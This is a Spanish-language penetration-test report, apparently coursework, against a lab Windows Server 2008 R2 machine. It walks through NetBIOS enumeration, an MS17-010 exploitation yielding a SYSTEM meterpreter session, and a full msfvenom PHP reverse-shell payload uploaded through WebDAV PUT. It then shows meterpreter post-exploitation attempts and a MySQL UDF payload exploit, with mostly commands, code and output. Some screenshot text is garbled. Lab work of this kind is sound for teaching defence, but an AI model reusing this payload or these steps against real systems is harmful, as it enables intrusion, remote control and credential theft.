

Se constata que los puertos 135/tcp, 137/tcp y 445/tcp por lo que se procede a realizar una prueba de penetración que utiliza estos puertos (CAJA BLANCA).

¿Qué pasará si el administrador comparte una carpeta en una red?

Se supone que se ha dado permiso para compartir a una carpeta específica (por ejemplo, encender como se muestra en la imagen dada) para que pueda compartir esa carpeta con otro usuario en la red local y luego qué puerto estará involucrado en este proceso.



Ahora puede observar que se tiene un enlace para la carpeta compartida. Usando ese enlace, cualquiera puede acceder a esta carpeta en esa red, por lo tanto, significa que ahora se debe activar un nuevo puerto para establecer una conexión para acceder a una carpeta compartida en otro sistema.





Cabe destacar que con el escaneo nmap se constató que los puertos ya se encontraban abiertos, pero si esto no fuera así, con la acción que se acabo de realizar estos puertos automáticamente se abrirían.

A través de la computadora > propiedades, el usuario puede ver información básica sobre su computadora.

Como puede percibir, se está compartiendo la imagen del panel de control de la víctima que muestra la información básica de su sistema, como el nombre de la computadora, el grupo de trabajo, etc.

The screenshot shows the Windows Control Panel System window. It displays basic system information like processor (12th Gen Intel(R) Core(TM) i5-12400F 2.50 GHz), RAM (4.00 GB), and operating system (Windows Server 2008 R2 Standard). It also shows network settings (Computer name: vagrant-2008R2, Workgroup: WORKGROUP) and activation status (Product ID: 00477-001-0000347-84030).

System

View basic information about your computer

Windows edition
Windows Server 2008 R2 Standard
Copyright © 2009 Microsoft Corporation. All rights reserved.
Service Pack 1

Processor: 12th Gen Intel(R) Core(TM) i5-12400F 2.50 GHz
Installed memory (RAM): 4.00 GB
System type: 64-bit Operating System
Pen and Touch: No Pen or Touch Input is available for this Display

Computer name, domain, and workgroup settings

Computer name: vagrant-2008R2 **Change settings**
Full computer name: vagrant-2008R2
Computer description:
Workgroup: WORKGROUP

Windows activation

You must activate today. Activate Windows now
Product ID: 00477-001-0000347-84030 Change product key

See also

Action Center
Windows Update

La misma información se puede enumerar con otro sistema en esa red usando el siguiente comando: nbtstat -a 10.0.2.49

Por lo tanto, puede leer la información desde el interior de la tabla de nombres de máquinas remotas de NetBIOS. Se ha enumerado la misma información que se muestra en la imagen de arriba.

```
C:\>Windows\System32>nbtstat.exe -a 10.0.2.49
Local Area Connection:
Node IpAddress: [10.0.2.49] Scope Id: []

NetBIOS Remote Machine Name Table
  Name        Type      Status
  VAGRANT-2008R2 <00>  UNIQUE   Registered
  WORKGROUP      <00>  GROUP    Registered
  VAGRANT-2008R2 <20>  UNIQUE   Registered


  MAC Address = 08-00-27-73-6C-A7

C:\>Windows\System32>
```



Acceder a la carpeta Compartir a través del puerto 139

Ahora se intenta acceder a la carpeta compartida del objetivo (10.0.2.49) usando el símbolo del sistema de ejecución. A partir de la imagen dada, se puede observar que se puede acceder a la carpeta de ignite. Es posible debido al servicio "Servicio de sesión de NetBIOS" que se ejecuta en el puerto 139.



EXPLOTACION SERVICIO MICROSOFT-DS PUERTO 445 -Complemento

Es de destacar que, aunque el puerto 139 este bloqueado, aún es posible compartir debido al protocolo en ejecución en el puerto 445. Por lo tanto, al bloquear los puertos 137 y 139, el administrador puede agregar un nivel de seguridad que evitará el servicio de sesión de NetBIOS, así como el servicio de nombres de NetBIOS para la enumeración de NetBIOS.

Principalmente en muchas organizaciones, las series de puertos del 135 al 139 están bloqueadas en la red por razones de seguridad, por lo tanto, el puerto 445 se usa para compartir datos en la red. Ahora identifíquese si es vulnerable a MS17-010 usando Metasploit como se muestra en la imagen dada.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > options
Module options (auxiliary/scanner/smb/smb_ms17_010):

Name          Current Setting      Required  Description
---          ---                   ---        ---
CHECK_ARCH    true                no        Check for architecture on vulnerable hosts
CHECK_DOPU    true                no        Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE    false               no        Check for named pipe on vulnerable hosts
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes      List of named pipes to check
RHOSTS       10.0.2.49             yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        445                 yes      The SMB service port (TCP)
SMBDomain   .                   no        The Windows domain to use for authentication
SMBPass     [REDACTED]           no        The password for the specified username
SMBUser     [REDACTED]           no        The username to authenticate as
THREADS     1                   yes      The number of concurrent threads (max one per host)

[*] No options are currently set on this module.

View the full module info with the info, or info -d command.      State:
```



Se constata que la maquina objetivo es vulnerable a este módulo de exploit.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit
[*] Exploit running: Microsoft Windows SMB (445) - ms17-010 (Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit))
[+] 10.0.2.49:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.49:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Mientras que el puerto 139 se conoce técnicamente comoNBT sobre IP, el puerto 445 esSMB sobre IP. SMB significa Server Message Blocks. Server Message Block en lenguaje moderno también se conoce como Common Internet File Sistema. El sistema funciona como un protocolo de red de capa de aplicación que se utiliza principalmente para ofrecer acceso compartido a archivos, impresoras, puertos serie y otros tipos de comunicaciones entre nodos de una red. La mayor parte del uso de las PYMES implica equipos que ejecutan Microsoft Windows , donde se conocía comoMicrosoft Windows Network antes de la introducción posterior de Active Directory. Puede ejecutarse en la parte superior de las capas de red de Session (y en las inferiores) de múltiples maneras.

Por ejemplo, en Windows, SMB puede funcionar directamente sobre TCP/IP sin necesidad de NetBIOS sobre TCP/IP. Esto usará, como usted señala, el puerto 445. En otros sistemas, encontrará servicios y aplicaciones que utilizan el puerto 139. Esto significa que SMB está corriendo con NetBIOS sobre TCP/IP.

Los hackers maliciosos admiten que el puerto 445 es vulnerable y tiene muchas inseguridades. Un ejemplo escalofriante del mal uso del puerto 445 es la apariencia relativamente silenciosa de gusanos NetBIOS. Estos gusanos exploran Internet de forma lenta pero bien definida en busca de instancias del puerto 445, utilizan herramientas como PsExec para transferirse al nuevo equipo víctima y, a continuación, redoblan sus esfuerzos de análisis. Es a través de este método poco conocido que se ensamblan enormes» Bot Armies », que contienen decenas de miles de máquinas comprometidas con el gusano NetBIOS, y que ahora habitan en Internet.

Anteriormente, se explotó la vulnerabilidad ETERNALBLUE que explota el puerto 445, esto ya que la herramienta NESSUS detectó esta vulnerabilidad como crítica por ende se procedió a realizar el aprovechamiento de la vulnerabilidad y fue exitoso, se vuelve a dejar un pantallazo de la sesión de meterpreter que se obtuvo y hasta se pudo llegar a un usuario privilegiado NT AUTHORITY.

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > sessions
Active sessions
=====
Id  Name    Type
--  --
1   meterpreter x64/windows  NT AUTHORITY\SYSTEM @ VAGRANT-2008R2  10.0.2.48:4444 → 10.0.2.49:49247 (10.0.2.49)
```

EXPLORACION SERVICIO VERBOS INNECESARIOS EN SERVIDOR WEB APACHE PUERTO 8585

Anteriormente, se realizó el escaneo del puerto 8585, correspondiente al servicio Apache httpd 2.2.21 PHP/5.3.10 DAV/2, mencionamos estos dos puertos ya que realizaremos la explotación de ambos en combinación.

```
[root@kali:~]
# nmap -p8585 -sV 10.0.2.49 -T 5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-25 18:54 CET
Nmap scan report for 10.0.2.49
Host is up (0.00072s latency).

PORT      STATE SERVICE VERSION
8585/tcp  open  http    Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
MAC Address: 08:00:27:73:6C:A7 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.48 seconds
```



El puerto TCP 8585 usa el Protocolo de Control de Transmisión. TCP es uno de los protocolos principales en redes TCP/IP. TCP es un protocolo orientado en la conexión, necesita el apretón de manos para determinar comunicaciones de principio a fin.

Se verifica de nuevo el funcionamiento del servicio apache cuyo servicio se ejecuta en el puerto 8585.

A screenshot of a web browser displaying the WAMP Server homepage. The page shows server configuration details: Apache Version 2.2.21, PHP Version 5.3.10, MySQL Version 5.5.20, and various loaded extensions like Core, date, iconv, pcre, tokenizer, PDO, xmireader, mysqli, and xdebug. It also lists tools such as phpinfo() and phpmyadmin. The URL in the address bar is 10.0.2.49:8585.

Para explotar ambos puertos y hacer una prueba de CAJA NEGRA, se crea un payload con la herramienta msfvenom de manera que pueda ser transferido a la maquina objetivo y ejecutada mientras se usa el módulo exploit/multi/handler de la herramienta metasploit framework para dejar la maquina atacante en escucha y ver si se recibe la conexión.

Antes, se verifica la carpeta /uploads y se verifica el contenido, sabido esto se procede a explotar vulnerabilidades.

A screenshot of a web browser showing the contents of the /uploads directory. The page title is "Index of /uploads". The URL in the address bar is 10.0.2.49:8585/uploads/. The page lists a single item: "DIR Parent Directory".

Puesto que en Nmap no se han configurado scripts de explotación de servidores web, se escanea la IP con la herramienta NIKTO con el puerto abierto verificado para cargar el directorio, por lo tanto, se ejecuta el comando en la terminal.



En la gráfica de abajo se puede ver el resultado del escaneo con nikto, esta herramienta arroja que se pueden subir archivos dentro del directorio /uploads/ incluso moverlo y eliminarlo. Se trata de explotar una vulnerabilidad como se mencionó anteriormente transfiriendo un ejecutable infectado al servidor web, ya que anteriormente lo transferimos a la maquina y se explota la vulnerabilidad.

```
[root@kali:~]# nikto -h http://10.0.2.49:8585/uploads/
- Nikto v2.5.0

+ Target IP:      10.0.2.49
+ Target Hostname: 10.0.2.49
+ Target Port:    8585
+ Start Time:   2023-03-05 04:00:47 (GMT1)

+ Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
+ /uploads/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /uploads/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /uploads/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /uploads/nikto-test-FvmGm7eo.html: Server may leak inodes via ETags, header found with file /uploads/nikto-test-FvmGm7eo.html, inode: W/5000000005296, size: 16, mtime: 5f61e62b48089. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /nikto-test-FvmGm7eo.html: HTTP method 'PUT' allows clients to save files on the web server. See: https://portswigger.net/kb/issues/00100900_http-put-method-is-enabled
+ PHP/5.3.10 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.3 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, DELETE, TRACE, PROPFIND, PROPPATCH, COPY, MOVE, LOCK, UNLOCK .
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ HTTP method ('Allow' Header): 'MOVE' may allow clients to change file locations on the web server.
+ OPTIONS: WebDAV enabled (PROPPATCH PROPFIND UNLOCK LOCK COPY listed as allowed).
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /uploads/./: Directory indexing found.
+ /uploads//.: Appending '//' to a directory allows indexing.
+ /uploads//: Directory indexing found.
+ /uploads//: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /uploads/%2e/.: Directory indexing found.
+ /uploads/%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: http://www.securityfocus.com/bid/2513
+ /uploads///: Directory indexing found.
+ /uploads//PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /uploads/?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /uploads/////////: Directory indexing found.
+ /uploads/////////: Abyss 1.03 reveals directory listing when multiple '/'s are requested. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1078
+ /uploads/#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8103 requests: 0 error(s) and 25 item(s) reported on remote host
+ End Time:        2023-03-05 04:00:58 (GMT1) (11 seconds)

* 1 host(s) tested
```

NIKTO muestra que en el directorio /upload el método HTTP PUT permite al cliente guardar archivos en el servidor web, lo que significa que puedo cargar un archivo en el servidor y esta etapa podría ser parte del ataque cargando un archivo malicioso como puerta trasera en el servidor web.



Para poder desarrollar este ataque, es necesario usar la herramienta BURPSUITE. Con esta herramienta puede realizar una solicitud HTTP con parámetros como: GET, POST, PUT and DELETE.

Ahora es necesario preparar el archivo que se subirá al servidor, el cual el ser ejecutado brindará una Shell reversa, esto lo realizaremos con msfvenom.

```
[root@kali]~/home/veronica/Documentos/pentest_final]$ msfvenom -p php/meterpreter/reverse_tcp lhost=10.0.2.48 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1110 bytes
/*<?php /***/ error_reporting(0); $ip = '10.0.2.48'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Copiar el código desde <? Php hasta die () luego guardar en un archivo con la extensión .php. Por ejemplo, guardar el archivo como shel.php y luego buscar este archivo a través de poster para cargarlo con el método PUT en el servidor web como se muestra a continuación.

```
Archivo Acciones Editar Vista Ayuda
GNU nano 7.2
shel.php *
$GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
[options]
```

```
[root@kali]~/home/veronica/Documentos/pentest_final]$ ls
troyano.exe
shel.php
[options]
[root@kali]~/home/veronica/Documentos/pentest_final]$ cat shel.php
/*<?php /***/ error_reporting(0); $ip = '10.0.2.48'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Abrir BURPSUITE luego explorar el archivo que va a cargar (shel.php) y haga clic en la opción PONER. Esta exploración mostrará que PUT está permitido, lo que significa que se puede subir a través de él.



HTTP request Maker

Request Response

Target Site: 10.0.2.49:8585/uploads/shel.php

Method: PUT

Request Headers:

```
Content-Type:application/raw
```

Body Data:

```
/*<?php /*/
error_reporting(0); $ip =
'10.0.2.48'; $port = 4444; if
(($f = 'stream_socket_client')
&& is_callable($f)) { $$ =
```

Load Submit

Index of /uploads

[ICO]	Name	Last modified	Size Description
[DIR]	Parent Directory	-	
[]	shel.php	06-Mar-2023 18:18	1.1K

HTTP request Maker

Request Response

Status Code 204

Response Headers:

```
connection: Keep-Alive
content-length: 0
content-type: application/x-
httpd-php
date: Tue, 07 Mar 2023
02:18:35 GMT
keep-alive: timeout=5,
max=100
server: Apache/2.2.21
(Win64) PHP/5.3.10 DAV/2
```

Response Data:

Index of /uploads

[ICO]	Name	Last modified	Size Description
[DIR]	Parent Directory	-	
[]	shel.php	06-Mar-2023 18:18	1.1K

Se visualiza el archivo creado dentro del servidor WAMP



Se procede a configurar desde Metasploit un módulo denominado exploit/multi/handler, y se pone a la escucha a la maquina atacante y luego se ejecuta el archivo subido al servidor WAMP.

```
msf6 exploit(multi/handler) > sessions
Active sessions
=====
Id  Name    Type
--  --      --
1   meterpreter php/windows LOCAL SERVICE @ VAGRANT-2008R2 10.0.2.48:4444 → 10.0.2.49:49254 (10.0.2.49)
2   meterpreter php/windows LOCAL SERVICE @ VAGRANT-2008R2 10.0.2.48:4444 → 10.0.2.49:49255 (10.0.2.49)
```

Se ejecuto el archivo shel.php y se obtuvieron sesiones de meterpreter (Shell reversa), se procede a realizar pruebas para ver que se puede obtener de esta sesión.

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...
[*] http://10.0.2.49:49254/meterpreter/reverse_php
meterpreter > getuid
Server username: LOCAL SERVICE
meterpreter > hashdump
[-] The "hashdump" command requires the "priv" extension to be loaded (run: ``load priv``)
meterpreter > load priv
Loading extension priv ...
[-] Failed to load extension: The "priv" extension is not supported by this Meterpreter type (php/windows)
[-] The "priv" extension is supported by the following Meterpreter payloads:
[-] - windows/x64/meterpreter*
[-] - windows/meterpreter*
meterpreter > ipconfig
[-] The "ipconfig" command is not supported by this Meterpreter type (php/windows)
meterpreter > getsystem
[-] The "getsystem" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > sysinfo
Computer : VAGRANT-2008R2
OS       : Windows NT VAGRANT-2008R2 6.1 build 7601 (Windows Server 2008 R2 Standard Edition Service Pack 1) AMD64
Meterpreter : php/windows
```

```
meterpreter > dir
Listing: C:\wamp\www\uploads
=====
Mode  Date      Size  Type  Last modified          Name
----  --       --     --    --                  --
100666/rw-rw-rw- 1110  fil   2023-03-07 03:18:35 +0100  shel.php
[*] Keep-alive timeout=3,
meterpreter > guid
[+] Session GUID: 30d4080a-cb56-415d-ac4f-22d73f878b24
meterpreter > ps
[*] Process 13310 DAV/2
```



meterpreter > ps		Response			
Process List		PPID	Name	Last modified	Size Description
<pre>total processes: 204</pre>					
PID	Name	Headers:	User	Path	
0	System Idle Process		NT AUTHORITY\SYSTEM	System Idle Process	
4	System	N/A		System	
260	smss.exe	N/A		smss.exe	
344	csrss.exe	N/A		csrss.exe	
396	wininit.exe	N/A		wininit.exe	
404	csrss.exe	N/A		csrss.exe	
452	winlogon.exe	N/A		winlogon.exe	
500	services.exe	N/A		services.exe	
508	lsass.exe	N/A		lsass.exe	
512	svchost.exe	N/A		svchost.exe	
516	lsm.exe	N/A		lsm.exe	
616	svchost.exe	N/A		svchost.exe	
680	VBoxService.exe	N/A		VBoxService.exe	
748	svchost.exe	N/A		svchost.exe	
820	LogonUI.exe	N/A		LogonUI.exe	
828	svchost.exe	N/A		svchost.exe	
872	svchost.exe	N/A		svchost.exe	
924	svchost.exe	N/A		svchost.exe	
976	svchost.exe	N/A		svchost.exe	
1020	svchost.exe	N/A		svchost.exe	
1124	spoolsv.exe	N/A		spoolsv.exe	
1136	conhost.exe	NT AUTHORITY\LOCAL SERVICE		conhost.exe	
1156	svchost.exe	N/A		svchost.exe	
1184	svchost.exe	N/A		svchost.exe	
1188	wrapper.exe	N/A		wrapper.exe	
1348	conhost.exe	NT AUTHORITY\LOCAL SERVICE		conhost.exe	
1352	conhost.exe	N/A		conhost.exe	
1360	domainService.exe	N/A		domainService.exe	
1416	elasticsearch-service-x64.exe	N/A		elasticsearch-service-x64.exe	
1424	conhost.exe	N/A		conhost.exe	
1456	svchost.exe	N/A		svchost.exe	
1480	jenkins.exe	N/A		jenkins.exe	
1536	cmd.exe	NT AUTHORITY\LOCAL SERVICE		cmd.exe	
1544	conhost.exe	NT AUTHORITY\LOCAL SERVICE		conhost.exe	

Las ilustraciones anteriores demuestran que hay comandos que, si pueden ejecutarse, como ser saber que usuario se obtuvo, información del sistema, guid, y ps, pero hay comandos que requieren ser usuario privilegiado como ser migrate para migrar de un servicio a otro, también se intento elevar privilegios, y no funciono, se intento volcar hashes de usuarios, tampoco funciono y extraer información sobre la red, lo que tampoco se logró.

Con esto esta prueba se da por concluida.

EXPLOTACION SERVICIO MYSQL PUERTO 3306

MySQL es un sistema de gestión de bases de datos relacionales (RDBMS) de código abierto respaldado por Oracle y basado en el lenguaje de consulta estructurado (SQL). MySQL funciona prácticamente en todas las plataformas, incluyendo Linux, UNIX y Windows. Aunque puede utilizarse en una amplia gama de aplicaciones, MySQL se asocia más a menudo con las aplicaciones web y la publicación en línea.

MySQL se basa en un modelo cliente-servidor. El núcleo de MySQL es el servidor MySQL, que maneja todas las instrucciones (o comandos) de la base de datos. El servidor MySQL está disponible como un programa independiente para su uso en un entorno de red cliente-servidor y como una biblioteca que puede ser incrustada (o enlazada) en aplicaciones independientes.

Se escanea la IP de la maquina objetivo y se verifica que el puerto 3306 correspondiente al servicio MYSQL se encuentra abierto, a partir de esta información se procede a ahondar en alguna vulnerabilidad explotable que permita el acceso a la maquina objetivo.



```
[root@kali]~# nmap -p3306 -sV 10.0.2.49
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 21:40 CET
Nmap scan report for 10.0.2.49
Host is up (0.00056s latency).

PORT      STATE SERVICE VERSION
3306/tcp   open  mysql    MySQL 5.5.20-log
MAC Address: 08:00:27:73:6C:A7 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

Se busca en la herramienta metasploit framework un modulo que explote este servicio y puerto 3306, caso la cuenta MYSQL no este protegida con una contraseña, algun exploit podría funcionar y se puede obtener una Shell reversa , este módulo de METASPLOIT que crea y habilita una UDF personalizada (función definida por el usuario) en el host de destino mediante el uso de la sentencia “SELECT ...into DUMPFILE” en donde es posible inyectar un binario, cabe mencionar que en las instalaciones predeterminadas de Microsoft Windows de MySQL (= <5.5.9), los permisos de escritura en el directorio no están definidas y el servicio MySQL se ejecuta como LocalSystem

```
msf6 exploit(multi/mysql/mysql_udf_payload) > options
Module options (exploit/multi/mysql/mysql_udf_payload):
Name      Current Setting  Required  Description
----      --------------  --        --
FORGE_UDF_UPLOAD  false       no        Always attempt to install a sys_exec() mysql.function.
PASSWORD          no        no        The password for the specified username
RHOSTS            10.0.2.49  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT              3306      yes       The target port (TCP)
SSL                false     no        Negotiate SSL for incoming connections
SSLCert           no        no        Path to a custom SSL certificate (default is randomly generated)
URI PATH          no        no        The URI to use for this exploit (default is random)
USERNAME          root      no        The username to authenticate as
MySQL Version : 5.5.20-log

When CMDSTAGER::FLAVOR is one of auto,certutil,tftp,wget,curl,fetch,lwprequest,psh_invokeWebRequest,ftp_http:
Name      Current Setting  Required  Description
----      --------------  --        --
SRVHOST          0.0.0.0    yes      The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT          8080      yes      The local port to listen on.

Your Projects

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      --------------  --        --
EXITFUNC         process    yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST             10.0.2.48  yes      The listen address (an interface may be specified)
LPORT             4444      yes      Alias: The listen port
                                         httpd-dav
                                         phpmyadmin
Exploit target:
Id  Name
--  --
0   Windows

View the full module info with the info, or info -d command.
```



```
msf6 exploit(multi/mysql/mysql_udf_payload) > exploit
[*] Started reverse TCP handler on 10.0.2.48:4444
[*] 10.0.2.49:3306 - Checking target architecture ...
[*] 10.0.2.49:3306 - Checking for sys_exec() ...
[*] 10.0.2.49:3306 - Checking target architecture ...
[*] 10.0.2.49:3306 - Checking for MySQL plugin directory ...
[*] 10.0.2.49:3306 - Target arch (win64) and target path both okay.
[*] 10.0.2.49:3306 - Uploading lib_mysqludf_sys_64.dll library to c:/wamp/bin/mysql/mysql5.5.20/lib/plugin/Dwypbznl.dll ...
[*] 10.0.2.49:3306 - Checking for sys_exec() ...
[*] 10.0.2.49:3306 - Command Stager progress - 1.47% done (1499/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 2.93% done (2998/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 4.40% done (4497/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 5.86% done (5996/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 7.33% done (7495/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 8.80% done (8994/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 10.26% done (10493/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 11.73% done (11992/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 13.19% done (13491/102246 bytes)
